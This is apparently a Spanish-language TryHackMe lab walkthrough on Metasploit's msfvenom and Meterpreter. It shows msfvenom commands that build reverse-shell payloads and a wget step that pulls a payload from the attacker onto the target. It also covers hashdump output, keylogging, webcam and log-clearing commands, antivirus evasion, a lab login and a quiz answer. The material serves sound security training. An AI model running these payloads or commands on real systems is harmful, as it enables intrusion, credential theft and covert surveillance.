msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.186.44:7777
```

Cuando se activa el shell inverso, la conexión será recibida por multi/handler y nos proporcionará un shell.

Si la carga útil se configuró como Meterpreter (por ejemplo, en un formato ejecutable de Windows), multi/handler nos proporcionaría un shell de Meterpreter.

Otras cargas útiles

Según la configuración del sistema de destino (sistema operativo, servidor web instalado, intérprete instalado, etc.), msfvenom se puede utilizar para crear cargas útiles en casi todos los formatos. A continuación se muestran algunos ejemplos que utilizará con frecuencia:

En todos estos ejemplos, LHOST será la dirección IP de su máquina atacante y LPORT será el puerto en el que escuchará su controlador.

Formato ejecutable y vinculable de Linux (elf)

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f elf > rev_shell.elf
```

El formato .elf es comparable al formato .exe de Windows. Estos son archivos ejecutables para Linux. Sin embargo, es posible que aún necesites asegurarte de que tengan permisos ejecutables en la máquina de destino. Por ejemplo, una vez que tenga el archivo shell.elf en su máquina de destino, use el comando chmod +x shell.elf para otorgar permisos ejecutables. Una vez hecho esto, puede ejecutar este archivo escribiendo ./shell.elf en la línea de comando de la máquina de destino.

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f exe > rev_shell.exe
```

PHP

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=XXXX -f asp > rev_shell.asp
```

Python

```
msfvenom -p cmd/unix/reverse_python LHOST=10.10.X.X LPORT=XXXX -f raw > rev_shell.py
```

Todos los ejemplos anteriores son cargas útiles inversas. Esto significa que necesitará tener el módulo exploit/multi/handler escuchando en su máquina atacante para funcionar como controlador. Deberá configurar el controlador de acuerdo con los parámetros de carga útil, LHOST y LPORT. Estos valores serán los mismos que utilizó al crear la carga útil de msfvenom.

Responda las siguientes preguntas

Inicie la VM adjunta a esta tarea. El nombre de usuario es murphy y la contraseña es Sq2ke1e4c. Puede conectarse a través de SSH o iniciar esta máquina en el navegador. Una vez en la terminal, escriba "sudo su" para obtener un shell root, esto facilitará las cosas.

No se necesita respuesta — Pregunta hecha

Cree una carga útil de meterpreter en formato .elf (en AttackBox o en la máquina atacante que elija).

No se necesita respuesta — Pregunta hecha

Transfiérelo a la máquina de destino (puede iniciar un servidor web Python en su máquina atacante con el comando python3 -m http.server 9000 y usar wget http://ATTACKING_MACHINE_IP:9000/shell.elf para descargarlo a la máquina de destino) .

No se necesita respuesta — Pregunta hecha

Obtenga una sesión de meterpreter en la máquina de destino.

No se necesita respuesta — Pregunta hecha

Utilice un módulo de postexplotación para volcar hashes de otros usuarios en el sistema.

No se necesita respuesta — Pregunta hecha — Pista

¿Cuál es el hash de contraseña del otro usuario?

S65SyONNXwS5JZTWEHH8Fhwm45UwqVGXdJ9QFBm2Ymp9p9kwjVBqrmtMerSRzqXoDWfcQdBeF0Jc7 — Respuesta correcta

Tarea 7 Resumen

Creado por tryhackme y strategos
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 días.

1892

Metasploit: explotación

Uso de Metasploit para escaneo, evaluación y explotación de vulnerabilidades.

Iniciar AttackBox Ayuda

100%

Tarea 1 Introducción

Tarea 2 Exploración

Tarea 3 La base de datos Metasploit

Tarea 4 Escaneo de vulnerabilidades

Tarea 5 Explotación

Tarea 6 veneno

Tarea 7 Resumen

Ahora debería comprender mejor cómo Metasploit puede ayudarlo a identificar vulnerabilidades potenciales en los sistemas de destino y explotar estas vulnerabilidades.

También ha visto cómo la función de base de datos puede ayudarle con las pruebas de penetración en las que tiene múltiples objetivos potenciales. Finalmente, debería haber adquirido algo de experiencia con msfvenom y la creación de cargas útiles de Meterpreter independientes. Esto es especialmente útil en situaciones en las que puede cargar un archivo en el sistema de destino o tener la capacidad de descargar archivos en el sistema de destino. Meterpreter es una herramienta poderosa que ofrece muchas funciones fáciles de usar durante la fase posterior a la explotación.

Responda las siguientes preguntas

No se necesita respuesta.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 62550 usuarios aquí y esta sala tiene 839 días.

1653

Metasploit: Meterpreter

Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

100%

Tarea 1 Introducción a Meterpreter

Meterpreter es una carga útil de Metasploit que respalda el proceso de pruebas de penetración con muchos componentes valiosos. Meterpreter se ejecutará en el sistema de destino y actuará como un agente dentro de una arquitectura de comando y control. Interactuará con el sistema operativo y los archivos de destino y utilizará los comandos especializados de Meterpreter.

Meterpreter tiene muchas versiones que proporcionarán diferentes funcionalidades según el sistema de destino.

¿Cómo funciona Meterpreter?

Meterpreter se ejecuta en el sistema de destino pero no está instalado en él. Se ejecuta en la memoria y no se escribe en el disco del destino. Esta característica tiene como objetivo evitar ser detectado durante los análisis antivirus. De forma predeterminada, la mayoría del software antivirus escaneará archivos nuevos en el disco (por ejemplo, cuando descarga un archivo de Internet). Meterpreter se ejecuta en la memoria (RAM - Memoria de acceso aleatorio) para evitar tener que escribir un archivo en el disco del sistema de destino (por ejemplo, meterpreter.exe). De esta manera, Meterpreter será visto como un proceso y no tendrá un archivo en el sistema de destino.

Meterpreter también tiene como objetivo evitar ser detectado por soluciones IPS (Sistema de prevención de intrusiones) e IDS (Sistema de detección de intrusiones) basadas en red mediante el uso de comunicación cifrada con el servidor donde se ejecuta Metasploit (normalmente su máquina atacante). Si la organización objetivo no descifra ni inspecciona el tráfico cifrado (por ejemplo, HTTPS) que entra y sale de la red local, las soluciones IPS e IDS no podrán detectar sus actividades.

Si bien Meterpreter es reconocido por los principales software antivirus, esta característica proporciona cierto grado de sigilo.

El siguiente ejemplo muestra una máquina Windows de destino explotada mediante la vulnerabilidad MS17-010. Verá que Meterpreter se está ejecutando con un ID de proceso (PID) de 1304; este PID será diferente en su caso. Hemos utilizado el `getpid` comando, que devuelve el ID del proceso con el que se está ejecutando Meterpreter. Los sistemas operativos utilizan el ID de proceso (o identificador de proceso) para identificar los procesos en ejecución. Todos los procesos que se ejecutan en Linux o Windows tendrán un número de identificación único; este número se utiliza para interactuar con el proceso cuando surge la necesidad (por ejemplo, si es necesario detenerlo).

Getpid

```
meterpreter > getpid
Current pid: 1304
```

Si enumeramos los procesos que se ejecutan en el sistema de destino usando el `ps` comando, vemos que el PID 1304 es spoolsv.exe y no Meterpreter.exe, como era de esperar.

El comando ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   644   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 428   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 604   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 644   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 700   692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 716   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe  1276  1304
cmd.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 1304  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1340  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1388  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
```

Incluso si fuéramos un paso más allá y miráramos las DLL (bibliotecas de enlaces dinámicos) utilizadas por el proceso Meterpreter (PID 1304 en este caso), todavía no encontraríamos nada saltando hacia nosotros (por ejemplo, ningún meterpreter.dll).

El proceso Meterpreter

```
C:\Windows\system32>tasklist /m /fi "pid eq 1304"
tasklist /m /fi "pid eq 1304"

Image Name                     PID Modules
========================= ======== ============================================
spoolsv.exe                   1304 ntdll.dll, kernel32.dll, KERNELBASE.dll,
                                   msvcrt.dll, sechost.dll, RPCRT4.dll,
                                   USER32.dll, GDI32.dll, LPK.dll, USP10.dll,
                                   POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll,
                                   ADVAPI32.dll, OLEAUT32.dll, ole32.dll,
                                   DEVOBJ.dll, DNSAPI.dll, WS2_32.dll,
                                   NSI.dll, IMM32.DLL, MSCTF.dll,
                                   CRYPTBASE.dll, slc.dll, RpcRtRemote.dll,
                                   secur32.dll, SSPICLI.DLL, credssp.dll,
                                   IPHLPAPI.DLL, WINNSI.DLL, mswsock.dll,
                                   wshtcpip.dll, wship6.dll, rasadhlp.dll,
                                   fwpuclnt.dll, CLBCatQ.DLL, umb.dll,
                                   ATL.DLL, WINTRUST.dll, CRYPT32.dll,
                                   MSASN1.dll, localspl.dll, SPOOLSS.DLL,
                                   srvcli.dll, winspool.drv,
                                   PrintIsolationProxy.dll, FXSMON.DLL,
                                   tcpmon.dll, snmpapi.dll, wsnmp32.dll,
                                   msxml6.dll, SHLWAPI.dll, usbmon.dll,
                                   wls0wndh.dll, WSDMon.dll, wsdapi.dll,
                                   webservices.dll, FirewallAPI.dll,
                                   VERSION.dll, FunDisc.dll, fdPnp.dll,
                                   winprint.dll, USERENV.dll, profapi.dll,
                                   GPAPI.dll, dsrole.dll, win32spl.dll,
                                   inetpp.dll, DEVRTL.dll, SPINF.dll,
                                   CRYPTSP.dll, rsaenh.dll, WINSTA.dll,
                                   cscapi.dll, netutils.dll, WININET.dll,
                                   urlmon.dll, iertutil.dll, WINHTTP.dll,
                                   webio.dll, SHELL32.dll, MPR.dll,
                                   NETAPI32.dll, wkscli.dll, PSAPI.DLL,
                                   WINMM.dll, dhcpcsvc6.DLL, dhcpcsvc.DLL,
                                   apphelp.dll, NLAapi.dll, napinsp.dll,
                                   pnrpnsp.dll, winrnr.dll

C:\Windows\system32>
```

Las técnicas y herramientas que se pueden utilizar para detectar Meterpreter están fuera del alcance de esta sala. Esta sección tenía como objetivo mostrarle cuán sigiloso se está ejecutando Meterpreter; Recuerde, la mayoría de los programas antivirus lo detectarán.

También vale la pena señalar que Meterpreter establecerá un canal de comunicación cifrado (TLS) con el sistema del atacante.

Responda las siguientes preguntas

No se necesita respuesta

No se necesita respuesta | Pregunta hecha

Tarea 2 Sabores de Meterpreter

Tarea 3 Comandos de Meterpreter

Tarea 4 Post-Explotación con Meterpreter

Tarea 5 Desafío posexplotación

Creado por tryhackme

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 50760 usuarios aquí y esta sala tiene 835 días.

1653

Metasploit: Meterpreter

Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

Iniciar AttackBox | Premios | Ayuda

100%

Tarea 1 Introducción a Meterpreter

Tarea 2 Sabores de Meterpreter

Como se analizó en las salas anteriores de Metasploit, vinculadas a continuación, las cargas útiles de Metasploit se pueden dividir inicialmente en dos categorías; en línea (también llamado single) y en escena.
Introducción a Metasploit: https://www.tryhackme.com/jr/metasploitintro
Escaneo y Explotación con Metasploit: https://www.tryhackme.com/jr/metasploitexploitation

Como recordará, las cargas útiles por etapas se envían al objetivo en dos pasos. Se instala una parte inicial (el stager) y solicita el resto de la carga útil. Esto permite un tamaño de carga útil inicial más pequeño. Las cargas útiles en línea se envían en un solo paso. Las cargas útiles de Meterpreter también se dividen en versiones escalonadas y en línea. Sin embargo, Meterpreter tiene una amplia gama de versiones diferentes entre las que puede elegir según su sistema de destino.

La forma más sencilla de tener una idea sobre las versiones disponibles de Meterpreter podría ser enumerarlas usando msfvenom, como se ve a continuación.

Hemos utilizado el `msfvenom --list payloads` comando y hemos agregado las cargas útiles "meterpreter" (agregándolas `| grep meterpreter` a la línea de comando), por lo que el resultado solo las muestra. Puedes probar este comando en AttackBox.

Listado de cargas útiles de Meterpreter

```
root@ip-10-10-186-44:~# msfvenom --list payloads | grep meterpreter
    android/meterpreter/reverse_http                   Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                  Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                    Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                  Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                    Connect back to the attacker and spawn a Meterpreter shell
    apple_ios/aarch64/meterpreter_reverse_http         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https        Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_http           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp            Run the Meterpreter / Mettle server payload (stageless)
    java/meterpreter/bind_tcp                          Run a meterpreter server in Java. Listen for a connection
    java/meterpreter/reverse_http                      Run a meterpreter server in Java. Tunnel communication over HTTP
    java/meterpreter/reverse_https                     Run a meterpreter server in Java. Tunnel communication over HTTPS
    java/meterpreter/reverse_tcp                       Run a meterpreter server in Java. Connect back stager
    linux/aarch64/meterpreter/reverse_tcp              Inject the mettle server payload (staged). Connect back to the
attacker
    linux/aarch64/meterpreter_reverse_http             Run the Meterpreter / Mettle server payload (stageless)
    linux/aarch64/meterpreter_reverse_https            Run the Meterpreter / Mettle server payload (stageless)
    linux/aarch64/meterpreter_reverse_tcp              Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_http               Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_https              Run the Meterpreter / Mettle server payload (stageless)
    linux/armbe/meterpreter_reverse_tcp                Run the Meterpreter / Mettle server payload (stageless)
    linux/armle/meterpreter/bind_tcp                   Inject the mettle server payload (staged). Listen for a connection
    linux/armle/meterpreter/reverse_tcp                Inject the mettle server payload (staged). Connect back to the
attacker [...]
```

La lista mostrará las versiones de Meterpreter disponibles para las siguientes plataformas;

- Androide
- Apple iOS
- Java
- linux
- OSX
- PHP
- Pitón
- ventanas

Su decisión sobre qué versión de Meterpreter utilizar se basará principalmente en tres factores;

- El sistema operativo de destino (¿El sistema operativo de destino es Linux o Windows? ¿Es un dispositivo Mac? ¿Es un teléfono Android? Etc.)
- Componentes disponibles en el sistema de destino (¿Está instalado Python? ¿Es este un sitio web PHP? Etc.)
- Tipos de conexión de red que puede tener con el sistema de destino (¿Permiten conexiones TCP sin formato? ¿Solo puede tener una conexión inversa HTTPS? ¿Las direcciones IPv6 no se monitorean tan de cerca como las direcciones IPv4? Etc.)

Si no está utilizando Meterpreter como carga útil independiente generada por Msfvenom, su elección también puede estar limitada por el exploit. Notarás que algunos exploits tendrán una carga útil predeterminada de Meterpreter, como puedes ver en el siguiente ejemplo con el `ms17_010_eternalblue` exploit.

Carga útil predeterminada para MS17-010

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

También puede enumerar otras cargas útiles disponibles usando el `show payloads` comando con cualquier módulo.

Cargas útiles disponibles

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   generic/custom                                             manual  No     Custom Payload
   1   generic/shell_bind_tcp                                     manual  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                                  manual  No     Generic Command Shell, Reverse TCP Inline
   3   windows/x64/exec                                           manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                    manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                     manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                      manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                 manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                    manual  No     Windows Meterpreter (Reflective Injection
x64), Windows x64 Bind Named Pipe Stager [...]
```

Responda las siguientes preguntas

No se necesita respuesta.

No se necesita respuesta | Pregunta hecha

Tarea 3 Comandos de Meterpreter

Tarea 4 Post-Explotación con Meterpreter

Tarea 5 Desafío posexplotación

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 50760 usuarios aquí y esta sala tiene 835 días.

1653

Metasploit: Meterpreter

Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

100%

Tarea 1 Introducción a Meterpreter

Tarea 2 Sabores de Meterpreter

Tarea 3 Comandos de Meterpreter

Al escribir `help` en cualquier sesión de Meterpreter (que se muestra en `meterpreter>` el indicador) se enumerarán todos los comandos disponibles.

El menú de ayuda de Meterpreter

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Cada versión de Meterpreter tendrá diferentes opciones de comando, por lo que ejecutar el `help` comando siempre es una buena idea. Los comandos son herramientas integradas disponibles en Meterpreter. Se ejecutarán en el sistema de destino sin cargar ningún script o archivo ejecutable adicional.

Meterpreter le proporcionará tres categorías principales de herramientas;

- Comandos incorporados
- Herramientas de medición
- secuencias de comandos Meterpreter

Si ejecuta el `help` comando, verá que los comandos de Meterpreter se enumeran en diferentes categorías.

- Comandos principales
- Comandos del sistema de archivos
- Comandos de red
- Comandos del sistema
- Comandos de la interfaz de usuario
- Comandos de cámara web
- Comandos de salida de audio
- Elevar comandos
- Comandos de la base de datos de contraseñas
- Comandos de tiempo

Tenga en cuenta que la lista anterior se tomó del resultado del `help` comando en la versión de Windows de Meterpreter (windows/x64/meterpreter/reverse_tcp). Estos serán diferentes para otras versiones de Meterpreter.

Comandos de Meterpreter

Los comandos principales serán útiles para navegar e interactuar con el sistema de destino. A continuación se muestran algunos de los más utilizados. Recuerde verificar todos los comandos disponibles ejecutando el comando de ayuda una vez que haya iniciado una sesión de Meterpreter.

Comandos principales

- `background` : pone en segundo plano la sesión actual
- `exit` : Terminar la sesión de Meterpreter
- `guid` : Obtenga el GUID (Identificador único global) de la sesión
- `help` : muestra el menú de ayuda
- `info` : muestra información sobre un módulo de publicación.
- `irb` : abre un shell Ruby interactivo en la sesión actual.
- `load` : Carga una o más extensiones de Meterpreter
- `migrate` : Le permite migrar Meterpreter a otro proceso
- `run` : Ejecuta un script de Meterpreter o un módulo de publicación.
- `sessions` : cambia rápidamente a otra sesión

Comandos del sistema de archivos

- `cd` : Cambiará de directorio
- `ls` : enumerará los archivos en el directorio actual (el directorio también funcionará)
- `pwd` : Imprime el directorio de trabajo actual
- `edit` : le permitirá editar un archivo
- `cat` : Mostrará el contenido de un archivo en la pantalla.
- `rm` : Eliminará el archivo especificado
- `search` : Buscará archivos
- `upload` : Subirá un archivo o directorio
- `download` : Descargará un archivo o directorio

Comandos de red

- `arp` : Muestra la caché ARP (Protocolo de resolución de direcciones) del host
- `ifconfig` : Muestra las interfaces de red disponibles en el sistema de destino.
- `netstat` : Muestra las conexiones de red.
- `portfwd` : reenvía un puerto local a un servicio remoto
- `route` : Le permite ver y modificar la tabla de enrutamiento.

Comandos del sistema

- `clearev` : borra los registros de eventos
- `execute` : Ejecuta un comando
- `getpid` : Muestra el identificador del proceso actual.
- `getuid` : Muestra al usuario que Meterpreter se está ejecutando como
- `kill` : Termina un proceso
- `pkill` : Termina procesos por nombre
- `ps` : enumera los procesos en ejecución
- `reboot` : Reinicia la computadora remota
- `shell` : cae en un shell de comandos del sistema
- `shutdown` : Apaga la computadora remota
- `sysinfo` : Obtiene información sobre el sistema remoto, como el sistema operativo.

Otros comandos (estos se enumerarán en diferentes categorías de menú en el menú de ayuda)

- `idletime` : Devuelve el número de segundos que el usuario remoto ha estado inactivo
- `keyscan_dump` : Vuelca el búfer de pulsaciones de teclas.
- `keyscan_start` : Comienza a capturar pulsaciones de teclas
- `keyscan_stop` : Deja de capturar pulsaciones de teclas
- `screenshare` : Le permite ver el escritorio del usuario remoto en tiempo real
- `screenshot` : toma una captura de pantalla del escritorio interactivo
- `record_mic` : Graba audio desde el micrófono predeterminado durante X segundos
- `webcam_chat` : inicia un chat de vídeo
- `webcam_list` : enumera las cámaras web
- `webcam_snap` : toma una instantánea de la cámara web especificada
- `webcam_stream` : reproduce una transmisión de video desde la cámara web especificada
- `getsystem` : Intenta elevar su privilegio al de sistema local
- `hashdump` : Vuelca el contenido de la base de datos SAM

Aunque todos estos comandos pueden parecer disponibles en el menú de ayuda, es posible que no todos funcionen. Por ejemplo, es posible que el sistema de destino no tenga una cámara web o que se esté ejecutando en una máquina virtual sin un entorno de escritorio adecuado.

Responda las siguientes preguntas

No se necesita respuesta

No se necesita respuesta | Pregunta hecha

Tarea 4 Post-Explotación con Meterpreter

Tarea 5 Desafío posexplotación

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 50760 usuarios aquí y esta sala tiene 835 días.

1653

Metasploit: Meterpreter

Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

100%

Tarea 1 Introducción a Meterpreter

Tarea 2 Sabores de Meterpreter

Tarea 3 Comandos de Meterpreter

Tarea 4 Post-Explotación con Meterpreter

Meterpreter le proporciona muchos comandos útiles que facilitan la fase posterior a la explotación. A continuación se muestran algunos ejemplos que utilizará con frecuencia.

Ayuda

Este comando le dará una lista de todos los comandos disponibles en Meterpreter. Como hemos visto anteriormente, Meterpreter tiene muchas versiones y cada versión puede tener diferentes opciones disponibles. Escribir ayuda una vez que tenga una sesión de Meterpreter le ayudará a explorar rápidamente los comandos disponibles.

El menú de ayuda de Meterpreter

```
meterpreter > help

Core Commands
============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel[...]
```

Comandos de Meterpreter

El `getuid` comando mostrará el usuario con el que Meterpreter se está ejecutando actualmente. Esto le dará una idea de su posible nivel de privilegios en el sistema de destino (por ejemplo, ¿es usted un usuario de nivel de administrador como NT AUTHORITY\SYSTEM o un usuario normal?)

El comando getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

El `ps` comando enumerará los procesos en ejecución. La columna PID también le brindará la información PID que necesitará para migrar Meterpreter a otro proceso.

El comando ps

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   644   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 428   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 548   540   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 596   540   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 604   588   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 644   588   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 692   596   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 700   692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 716   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 724   596   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 764   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 828   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 864   828   WmiPrvSE.exe
 900   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 952   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1076  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1164  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1168  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1244  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1276  1304  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
 1304  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1340  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1388  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe[...]
```

Emigrar

Migrar a otro proceso ayudará a Meterpreter a interactuar con él. Por ejemplo, si ve un procesador de texto ejecutándose en el destino (por ejemplo, word.exe, notepad.exe, etc.), puede migrar a él y comenzar a capturar las pulsaciones de teclas enviadas por el usuario a este proceso. Algunas versiones de Meterpreter le ofrecerán las opciones de comando `keyscan_start` , `keyscan_stop` y `keyscan_dump` para hacer que Meterpreter actúe como un registrador de teclas. Migrar a otro proceso también puede ayudarle a tener una sesión de Meterpreter más estable.

Para migrar a cualquier proceso, debe escribir el comando de migración seguido del PID del proceso de destino deseado. El siguiente ejemplo muestra la migración de Meterpreter al proceso ID 716.

El comando de migración

```
meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter >
```

Ten cuidado; puede perder sus privilegios de usuario si migra de un usuario con mayores privilegios (por ejemplo, SISTEMA) a un proceso iniciado por un usuario con menores privilegios (por ejemplo, servidor web). Es posible que no puedas recuperarlos.

volcado de hash

El `hashdump` comando enumerará el contenido de la base de datos SAM. La base de datos SAM (Security Account Manager) almacena las contraseñas de los usuarios en los sistemas Windows. Estas contraseñas se almacenan en formato NTLM (New Technology LAN Manager) .

El comando hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Si bien no es matemáticamente posible "descifrar" estos hashes, aún puedes descubrir la contraseña en texto sin cifrar utilizando bases de datos NTLM en línea o un ataque de tabla arcoíris. Estos hashes también se pueden utilizar en ataques Pass-the-Hash para autenticar en otros sistemas que estos usuarios pueden acceder a la misma red.

Buscar

El `search` comando es útil para localizar archivos con información potencialmente interesante. En un contexto CTF, esto se puede utilizar para encontrar rápidamente un indicador o un archivo de prueba, mientras que en tareas de pruebas de penetración reales, es posible que deba buscar archivos generados por el usuario o archivos de configuración que puedan contener contraseña o información de cuenta.

El comando de búsqueda

```
meterpreter > search -f flag2.txt
Found 1 result...
    c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

Caparazón

El comando de shell iniciará un shell de línea de comandos normal en el sistema de destino. Presionar CTRL+Z le ayudará a volver al shell de Meterpreter.

El comando de shell

```
meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Responda las siguientes preguntas

No se necesita respuesta.

No se necesita respuesta | Pregunta hecha

Tarea 5 Desafío posexplotación

Creado por tryhackme
¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 50760 usuarios aquí y esta sala tiene 835 días.

1653

Metasploit: Meterpreter

Profundice en Meterpreter y vea cómo las cargas útiles en memoria se pueden utilizar para la post-explotación.

100%

Tarea 1 Introducción a Meterpreter

Tarea 2 Sabores de Meterpreter

Tarea 3 Comandos de Meterpreter

Tarea 4 Post-Explotación con Meterpreter

Tarea 5 Desafío posexplotación

Iniciar máquina

Meterpreter proporciona varias herramientas importantes posteriores a la explotación.

